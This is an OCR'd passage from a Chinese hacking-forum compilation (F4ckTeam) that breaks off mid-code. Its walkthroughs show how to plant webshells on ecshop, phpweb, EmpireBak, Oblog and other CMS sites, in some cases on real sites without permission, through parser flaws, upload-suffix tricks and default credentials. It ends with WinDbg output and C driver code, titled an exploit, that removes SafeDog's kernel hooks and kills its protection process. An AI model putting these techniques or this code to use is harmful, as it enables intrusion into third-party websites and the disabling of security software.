今天搞了一个 ecshop 的站，经过我用 ecshop 的 0day 一顿 xxoo，终于搞到了管理员的账户和密码，网上关于 ecshop 的 0day 大把，不懂的可以百度或 google。好了进入正题吧，Ecshop 后台拿 shell，网上流行的有 7 种方法，但是我一一试过了，都不行。后台可以 sql 查询，我二话不说，直接建表，然后写入一句话，结果悲剧发生了，如图 3-5-1：

图　3-5-1

出错了，建表不成功，好吧，后来我仔细看了一些数据库里的表，如图 3-5-2：

图　3-5-2

都是 ecs_前缀的，于是我试试，如图 3-5-3：

图　3-5-3

成功了！果断插入一句话，如图 3-5-4：

图　3-5-4

成功！然后我们就可以数据库备份了，这里我们选择自定义备份，可以看到我们刚刚创建的表，如图 3-5-5：

图　3-5-5

这里的备份名称有个小技巧，之前我用“1.php;”来备份，成功是成功了，但是就是连不上，后来才知道是因为它不解析，所以我们要这样命名：“1.php.1.1.1”，如图 3-5-6：

图　3-5-6

为什么要这么命名呢？因为这个网站的环境是 apache+linux，所以存在一个解析漏洞，就像 iis6.0 的解析漏洞一样，然后我们用菜刀连，路径是：
http://www.xxoo.com/data/sqldata/1.php.1.1.1.sql，如图 3-5-7：




图　3-5-7

成功拿下！
（全文完）责任编辑：Rem1x

第6节　一次曲折的 phpweb 后台拿 shell

作者：cainiaostory
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

大家都知道 phpweb 后台拿 shell 很简单，只需要上传图片然后 burp 抓包，然后改文件后缀就可以了，今天有一个基友找我拿 shell，我果断用的百度到的 phpweb 拿 shell 方法：
进后台--产品管理--添加产品--上传图片的时候 burp 抓包--改后缀，如图 3-6-1，图 3-6-2：

图　3-6-1




图　3-6-2

我百度了一下，很多文章说的后缀都是.php;1.jpg，后来拿了半天改了半天才发现这尼玛都是大牛骗小菜的，改成这个后缀用菜刀连接，发现马不解析，后来问了群里的牛们才知道这个解析漏洞只在 iis6.0+适用，之后群里的 Evirly 基友帮我等小菜解答了这个坑爹的问题，这个服务器是 nighx 的，所以不能用 iis6.0 的解析漏洞，他后来发给我的后缀是.php.a;a.jpg，果断拿下了，再次感谢 Evirly 基友，如图 3-6-3：

图　3-6-3

这个过程提醒大家一种后缀可能是对应一种系统，像 03 系统有些东西不能搬到 Linux 上，我发现我思路太死板了，一个后缀行不通，要多试几个。

（全文完）责任编辑：Rem1x

第7节　检测某互联网学院

作者：Ican

来自：法客论坛　－　F4ckTeam

网址：http://team.f4ck.org/

因为我在深圳，想找个学习进行系统的培训，但是苦于没有太多钱，所以就有了下文，不知道有没有基友因为拿下对方网站然后求职的。

哈哈，我好淫荡，不过咱们绝对不会做半点破坏，我是好人，看网站介绍和设计都蛮好看的，如图 3-7-1：

图　3-7-1

其实这是个分站，主站拿不下，所以来测试分站了，扔进 wwwscan 扫了一会，结果不错，如图 3-7-2：

图　3-7-2

打开/backup 这个目录发现是个帝国备份的后台登陆地址，运气不错，输入 admin，123456，帝国备份的默认账号密码，成功进入，如图 3-7-3：

图　3-7-3

程序版本: EmpireBak v2010 [开源版]，然后搜索了下帝国备份的 getshell 方法，但是并没有成功 getshell，因为我的脑袋在那时候少了不知道几根筋，先执行备份操作，新建备份，数据

库文件夹名称任意，这里我建立了 test123 目录，如图 3-7-4：

图　3-7-4

然后拉到最下面点击开始备份就好了，备份完成后，回到管理备份目录，如图 3-7-5：

图　3-7-5

点击打包并下载，下载程序文件到本地看下内容。

网上的教程说，利用帝国备份的，替换目录文件，功能将 config.php 的内容替换为 php 一句话木马，但是我尝试了很多遍都无法替换，不知道为什么，然后我想着替换部分内容，有些成功替换了，但是一句话链接不上，不知道是不是因为一句话被插入在 config.php 文件的中间所以无法访问，不懂 php 语句什么闭合什么的。既然成功替换了，但又无法成功连接，可能就是 php 语句的开头和结尾 <>的缘故吧？那我就试着替换 config.php 中的语句开头的“<”替换成为一句话木马，如图 3-7-6：

图　3-7-6

成功插入一句话木马，链接一下，http://net.****edu.com/backup/bdata/test123/config.php，密码为 1，如图 3-7-7：




图　3-7-7

（全文完）责任编辑：Rem1x

第8节 绿网导航系统获得 shell

作者：mxx
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

无意中碰到个站，发现是“绿网导航系统”，网上找漏洞，无果，自己就扫了半天的网站，发现没什么可利用的。
自己就下了套源码看看，网站的后台是 admin，源码的后台是 admin123，应该是改了，还好里面的程序没有改，翻了翻目录找到了 system 这个目录，发现了个程序叫做 add.asp，如图 3-8-1：




图　3-8-1

想了一下，应该是添加的意思，赶紧放到网站看了一下，果然，直接添加管理员了，如图 3-8-2：

图　3-8-2

赶紧添加上一个进入后台看看，如图 3-8-3，图 3-8-4：

图　3-8-3

图　3-8-4

打开网站基本参数，发现是 iis 6 有解析漏洞。还可以改上传附件的后辍，习惯性添加 asp;jpg，如图 3-8-5：

图　3-8-5

找到上传图片的地方，上传一句话，如图 3-8-6：

图　3-8-6

用菜刀连接，如图 3-8-7：

图　3-8-7

结果无法连接。于是又在添加后辍那里添加上了 php，如图 3-8-8：

图　3-8-8

这才成功拿下此网站，总结：日不下网站时搞搞源码，说不定有意外收获，希望官方赶紧修补漏洞，漏洞很强大。

（全文完）责任编辑：Rem1x

第9节 Oblog v3.13 后台拿 shell

作者：Pany
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

今天帮一个朋友检测一个站，首先发现二级目录有一个小小网上报名系统，谷歌一下，发现存在古老的上传漏洞，心中一喜，但是却被先人一步，早已经有大牛利用过了，upfile_xx.asp 被删了。（PS：这位大牛，你添加上传验证不就行了，为何要放弃治疗，把文件删了）然后，就干其他的事情去了。

凌晨准备睡觉之际，把目录扫描结果翻了翻，狗眼一闪，发现 Oblog 目录，后台默认密码，步入主题，如图 3-9-1：

图　3-9-1

网站配置可以修改上传后缀，但是对 asp ,asa,cer 都过滤。在网上搜搜到的全是后台填加 |aaaspspaspsp，目录限制执行脚本，改上传文件夹为 inc，顺利拿到 shell，汗，我彩笔，V3.13 找不到在哪修改上传的，而且把源码下载下来，并没有把 asp 过滤成空的代码。

又试了下《黑客 X 档案》第 8 期的 Oblog 拿 shell 方法，也行不通。

后来，想到有时候有上传限制的时候可以用 ashx 突破，马上操作起来，结果成功了，如图 3-9-2，图 3-9-3：

图　3-9-2




图　3-9-3

好了，说了这么多废话，总结起来，就是 Oblog V3.13 后台拿 shell 在后台添加 ashx，前台发表文件上传文件，ashx 脚本，大牛们都知道的。

（全文完）责任编辑：Rem1x

第10节　Cmseasy 后台地址寻找技巧

作者：网络小白

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

系统：cmseasy，版本：不限，举例：http://www.xfsuji.com/首先我们从他的 Robots.txt 文件里面去看下，如图 3-10-1：




图　3-10-1

我们重新安装，如图 3-10-2：




图　3-10-2

http://www.xfsuji.com/index.php?case=install&admin_dir=feng&site=default，看得出来 admin_dir=后台地址，键入尝试，如图 3-10-3：

图　3-10-3

这样就找到了。

（全文完）责任编辑：Rem1x

第11节　phpcms v9 头像上传 getshell 详细演示

作者：贱人

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

看到论坛有 4 篇文章讲的是 php 上传漏洞的，说实话，前 2 篇我真心没看懂，后几篇讲的有点不清楚，然后呢我也录了一篇，这些讲的简洁，通俗易懂，只有 3 分钟的过程。视频地址我传到网盘了：http://pan.baidu.com/s/1zla0k

（全文完）责任编辑：Rem1x

第四章 WAF 绕过

第1节　调戏某狗 SafeDogFileGuard.sys

作者：Yaseng

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

调试环境 windows7 x86+vs 2008，测试的是 vmware windows xp，调试是 windbg 双机调试。

最近工作了，时间比较紧，但最忙也不能忘了咱们法克周年庆，遂连夜整理之前学习内核的一个笔记，和大家一起学习，如有兴趣，这几期安全参考会连载一些这方面的文章。文本探讨如果在 r0 层恢复某狗的驱动，从而去掉其各种限制。当然 r3 层也是有很多猥琐方法，本文暂先不表。首先用 PCHunter 查看驱动 SafeDogFileGuard.sys，两个 object hook，如图 4-1-1：

```
[PC Hunter Standard][ObjectType Hook]: 15
函数名                当前函数地址   Hook            原地址    Object类型                  地址                当前函数地址所在模块
.......
OpenProcedure         0xB145E79A  object hook         -          PsThreadType           0x8055A35C        C:\WINDOWS\system32\DRIVERS
\SafeDogFileGuard.sys
OpenProcedure         0xB145E5CE  object hook         -          PsProcessType  0x8055A358        C:\WINDOWS\system32\DRIVERS\SafeDogFileGuard.sys
......
```

图　4-1-1

某狗 hook 了 OpenProcedure 先来用 windbg 调试之，代码如下：

```
kd> dd PsProcessType        //获取 PsProcessType 地址
8055a358    89e34e38 89e34c68 e10017e8 00000002
8055a368    00000003 00000000 00000000 00000000
8055a378    00000000 00000000 e18ee2ff e1754857
8055a388    e16bba07 00000000 00000000 00000000
8055a398    00000000 00000000 e19022c7 e209cc27
8055a3a8    00000000 00000000 00000000 00000000
8055a3b8    00000000 00000000 00000002 00000000
8055a3c8    00000000 00000000 00000000 00000000
kd> dt    89e34e38 _object_type    //查看 _object_type 结构体 找到  _OBJECT_TYPE_INITIALIZER 结构偏移
ntdll!_OBJECT_TYPE
+0x000 Mutex                    : _ERESOURCE
+0x038 TypeList                 : _LIST_ENTRY [ 0x89e34e70 - 0x89e34e70 ]
+0x040 Name                     : _UNICODE_STRING "Process"
+0x048 DefaultObject        : (null)
+0x04c Index                    : 5
+0x050 TotalNumberOfObjects : 0x1a
+0x054 TotalNumberOfHandles : 0x63
+0x058 HighWaterNumberOfObjects : 0x1c
+0x05c HighWaterNumberOfHandles : 0x71
+0x060 TypeInfo                 : _OBJECT_TYPE_INITIALIZER
+0x0ac Key                      : 0x636f7250
+0x0b0 ObjectLocks           : [4] _ERESOURCE
kd>    dt    89e34e38+0x060    _OBJECT_TYPE_INITIALIZER
ntdll!_OBJECT_TYPE_INITIALIZER
+0x000 Length                   : 0x4c
+0x002 UseDefaultObject : 0 ''
+0x003 CaseInsensitive    : 0 ''
+0x004 InvalidAttributes : 0xb0
+0x008 GenericMapping      : _GENERIC_MAPPING
+0x018 ValidAccessMask    : 0x1f0fff
+0x01c SecurityRequired : 0x1 ''
+0x01d MaintainHandleCount : 0 ''
+0x01e MaintainTypeList : 0 ''
```

```
+0x020 PoolType             : 0 ( NonPagedPool )
+0x024 DefaultPagedPoolCharge : 0x1000
+0x028 DefaultNonPagedPoolCharge : 0x290
+0x02c DumpProcedure        : (null)
+0x030 OpenProcedure        : 0xb137a5ce        long    +0
+0x034 CloseProcedure       : (null)
+0x038 DeleteProcedure      : 0x805c77e2        void    nt!PspProcessDelete+0
+0x03c ParseProcedure       : (null)
+0x040 SecurityProcedure    : 0x805edcf6        long    nt!SeDefaultObjectMethod+0
+0x044 QueryNameProcedure   : (null)
+0x048 OkayToCloseProcedure : (null)
kd> u 0xb137a5ce    //汇编 0xb137a5ce
SafeDogFileGuard+0x85ce:
b137a5ce 8bff                mov         edi,edi
b137a5d0 55                  push        ebp
b137a5d1 8bec                mov         ebp,esp
b137a5d3 8b450c              mov         eax,dword ptr [ebp+0Ch]
b137a5d6 83ec0c              sub         esp,0Ch
b137a5d9 56                  push        esi
b137a5da 33f6                xor         esi,esi
b137a5dc 57                  push        edi
kd> dt _OBJECT_TYPE_INITIALIZER poi(PsThreadType)+0x60    //根据上面结果一步到位
ntdll!_OBJECT_TYPE_INITIALIZER
+0x000 Length               : 0x4c
+0x002 UseDefaultObject     : 0 ''
+0x003 CaseInsensitive      : 0 ''
+0x004 InvalidAttributes    : 0xb0
+0x008 GenericMapping       : _GENERIC_MAPPING
+0x018 ValidAccessMask      : 0x1f03ff
+0x01c SecurityRequired     : 0x1 ''
+0x01d MaintainHandleCount  : 0 ''
+0x01e MaintainTypeList     : 0 ''
+0x020 PoolType             : 0 ( NonPagedPool )
+0x024 DefaultPagedPoolCharge : 0
+0x028 DefaultNonPagedPoolCharge : 0x288
+0x02c DumpProcedure        : (null)
+0x030 OpenProcedure        : 0xb137a79a        long    +0
+0x034 CloseProcedure       : (null)
+0x038 DeleteProcedure      : 0x805c796a        void    nt!PspThreadDelete+0
+0x03c ParseProcedure       : (null)
+0x040 SecurityProcedure    : 0x805edcf6        long    nt!SeDefaultObjectMethod+0
+0x044 QueryNameProcedure   : (null)
+0x048 OkayToCloseProcedure : (null)
kd> u 0xb137a79a
```

```
SafeDogFileGuard+0x879a:
b137a79a 8bff                mov     edi,edi
b137a79c 55                  push    ebp
b137a79d 8bec                mov     ebp,esp
b137a79f 83ec30              sub     esp,30h
b137a7a2 53                  push    ebx
b137a7a3 56                  push    esi
b137a7a4 57                  push    edi
b137a7a5 ff7510              push    dword ptr [ebp+10h]
```

根据调试结果，驱动入口中写入如下代码：

```
ULONG uProcssAddr=(ULONG)(*PsProcessType)+0x60+0x30; //获取  OpenProcdure [PsProcessType]  指针
KdPrint(("[+] OpenProcdure [PsProcessType]   0x%08x\n",uProcssAddr));
*(PULONG)uProcssAddr = 0x00000000; // OpenProcdure [PsProcessType]  指针清零
ULONG uThreadAddr=(ULONG)(*PsThreadType)+0x60+0x30;
KdPrint(("[+] OpenProcdure [PsThreadType]   0x%08x\n",uThreadAddr));
*(PULONG)uThreadAddr = 0x00000000; // OpenProcdure [PsThreadType]  指针清零
```

windbg 调试日志，代码：

```
[+] ---------- DriverEntry    ----------
Break instruction exception - code 80000003 (first chance)
HelloDrive!DriverEntry+0xaf:
bac7922f cc                  int     3
kd> p
HelloDrive!DriverEntry+0xb0:
bac79230 8b0d18a0c7ba        mov     ecx,dword ptr [HelloDrive!PsProcessType (bac7a018)]
kd> p
HelloDrive!DriverEntry+0xc1:
bac79241 8b45fc              mov     eax,dword ptr [ebp-4]
kd> p
[+] OpenProcdure [PsProcessType]   0x89e34ec8
HelloDrive!DriverEntry+0xd2:
bac79252 8b4dfc              mov     ecx,dword ptr [ebp-4]
kd> p
HelloDrive!DriverEntry+0xdb:
bac7925b 8b1514a0c7ba    mov    edx,dword ptr [HelloDrive!PsThreadType (bac7a014)]
kd> p
HelloDrive!DriverEntry+0xeb:
bac7926b 8b4df8              mov     ecx,dword ptr [ebp-8]
kd> p
[+] OpenProcdure [PsThreadType]   0x89e34cf8
HelloDrive!DriverEntry+0xfc:
bac7927c 8b55f8              mov     edx,dword ptr [ebp-8]
kd> p
HelloDrive!DriverEntry+0x105:
bac79285 33c0                xor     eax,eax
```

```
kd> dd    poi(PsProcessType)+0x60+0x30 l1
89e34ec8    00000000
kd> dd    poi(PsThreadType)+0x60+0x30 l1
89e34cf8    00000000
kd> g
[+] ---------- Driver Unload ----------
```

指针的值已经为 00000000 说明 hook 已经废了，现在就可以干一系列的猥琐事了，比如 taskill，代码如下：

```
C:\Documents and Settings\Administrator>taskkill /im SafeDogGuardCenter.exe /f
成功: 已终止进程 "SafeDogGuardCenter.exe"，其 PID 为 1156。
C:\Documents and Settings\Administrator>net    user
\\FUCKAV-A5A6BAA4 的用户帐
-------------------------------------------------------------------------------
Administrator                Guest                        HelpAssistant
SUPPORT_388945a0             test
命令成功完成。
```

为了方便，写成单个文件，其执行过程为运行 KillDogGuard.exe 然后释放 KillDogGuard.sys 然后加载驱动，启动 unhook OpenProcdure 然后结束守护进程最后卸载驱动，删除文件。vc 6.0 代码：

```
#include "stdafx.h"
#include "resource.h"
#include    <STDIO.H>
#include <WINDOWS.H>
#define    DRIVE "KillDogGuard.sys
void msg(char* strMsg,int type=0){
char*    strDef="[*]";
if(type)    strDef = (type == 1 )    ?    "[+]" : "[-]";
printf("%s%s\r\n",strDef,strMsg);
}
BOOL LoadDriver(char* lpszDriverName,char* lpszDriverImagePath)
{
BOOL bRet=FALSE;
SC_HANDLE hSeriverMgr=NULL;
SC_HANDLE hSeriverDDK=NULL;
//打开 SCM 控制管理器
hSeriverMgr=OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
if(hSeriverMgr==NULL)
{
bRet=FALSE;
goto BeforeLeave;
}
else
{
}
```

```
//创建驱动对应的服务
hSeriverDDK=CreateService(
hSeriverMgr,//服务管理器句柄
lpszDriverName,//驱动文件的注册表名
lpszDriverName,//注册表显示文件名
SERVICE_ALL_ACCESS,//加载驱动程序的访问权限
SERVICE_KERNEL_DRIVER,//表示加载的服务是驱动程序
SERVICE_DEMAND_START,//注册表驱动程序的 start 值
SERVICE_ERROR_IGNORE,//注册表驱动程序的 ErrorControl 的值
lpszDriverImagePath,//注册表驱动程序的 ImagePath 的路径
NULL,
NULL,
NULL,
NULL,
NULL
);
DWORD dwRtn;
if(hSeriverDDK==NULL)
{
dwRtn=GetLastError();
if(dwRtn!=ERROR_IO_PENDING && dwRtn!=ERROR_SERVICE_EXISTS)
{
bRet=FALSE;
goto BeforeLeave;
}
else
{
}
//服务已经创建过了,只需要打开即可
hSeriverDDK=OpenService(hSeriverMgr,lpszDriverName,SERVICE_ALL_ACCESS);
if(hSeriverDDK==NULL)
{
dwRtn=GetLastError();
bRet=FALSE;
goto BeforeLeave;
}
else
{
   }
}//曾经因为某种原因创建过,现在打开结束了
else//这里是刚创建的,现在打开
{
}
//开启此服务
```

```
bRet=StartService(hSeriverDDK,NULL,NULL);
if(!bRet)//若不成功
{
DWORD dwRtn=GetLastError();
if(dwRtn!=ERROR_IO_PENDING && dwRtn!=ERROR_SERVICE_ALREADY_RUNNING)
{
bRet=FALSE;
goto BeforeLeave;
}
else
{
if(dwRtn==ERROR_IO_PENDING)
{
bRet=FALSE;
goto BeforeLeave;
}
else
{
bRet=TRUE;
goto BeforeLeave;
}
}
}
bRet=TRUE;
BeforeLeave:
if(hSeriverDDK)
{
CloseServiceHandle(hSeriverDDK);
}
if(hSeriverMgr)
{
CloseServiceHandle(hSeriverMgr);
}
return bRet;
}
BOOL UnLoadNTDriver(char* lpszSerName)
{
BOOL bRet;
bRet=FALSE;
SC_HANDLE hSeriverMgr=NULL;
SC_HANDLE hSeriverDDK=NULL;
SERVICE_STATUS Svrsta;
//打开 SCM 管理器
hSeriverMgr=OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
```

```
if(hSeriverMgr==NULL)
{
bRet=FALSE;
goto BeforeLeave;
}
else
{
}
//打开对应的服务
hSeriverDDK=OpenService(hSeriverMgr,lpszSerName,SERVICE_ALL_ACCESS);
if(hSeriverDDK==NULL)
{
bRet=FALSE;
goto BeforeLeave;
}
else
{
}
//停止服务程序，如果停止失败，只有重新启动才能动态加载
if(!ControlService(hSeriverDDK,SERVICE_CONTROL_STOP,&Svrsta))
{
}
else
{
}
//动态卸载驱动程序
if(!DeleteService(hSeriverDDK))
{
}
else
{
}
bRet=TRUE;
BeforeLeave:
if(hSeriverDDK)
{
CloseServiceHandle(hSeriverDDK);
}
if(hSeriverMgr)
{
CloseServiceHandle(hSeriverMgr);
}
return bRet;
}
```

```
int main(int argc, char* argv[])
{
msg("KillDogGuard exploit By Yaseng");
HGLOBAL hRes;
HRSRC    hResInfo;
DWORD    dwFileSize;
BYTE*      lpDataBuffer;
hResInfo=FindResource(NULL,MAKEINTRESOURCE(IDR_SYS1),"SYS");
if (hResInfo==NULL)
{
msg("FindResource KillDogGuard.sys failed",-1);
return false;
}
hRes=LoadResource(NULL,hResInfo);
if (hRes==NULL)
{
msg("LoadResource KillDogGuard.sys failed",-1);
return FALSE;
}
dwFileSize=SizeofResource(NULL,hResInfo);
HANDLE    hFile = CreateFile("KillDogGuard.sys",
GENERIC_WRITE,FILE_SHARE_WRITE,NULL,CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
if ( hFile == INVALID_HANDLE_VALUE )
{
msg("CreateFile KillDogGuard.sys failed",-1);
return false;
}
DWORD      dwWrite=0;
WriteFile(hFile,hRes,dwFileSize,&dwWrite,NULL);
if (dwWrite < 0)
{
return false;
}
msg("Release KillDogGuard.sys succeed ",1);
CloseHandle( hFile );
char pBuf[MAX_PATH];
GetCurrentDirectory(MAX_PATH,pBuf);
strcat(pBuf,"\\KillDogGuard.sys");
if(LoadDriver(DRIVE,pBuf)){
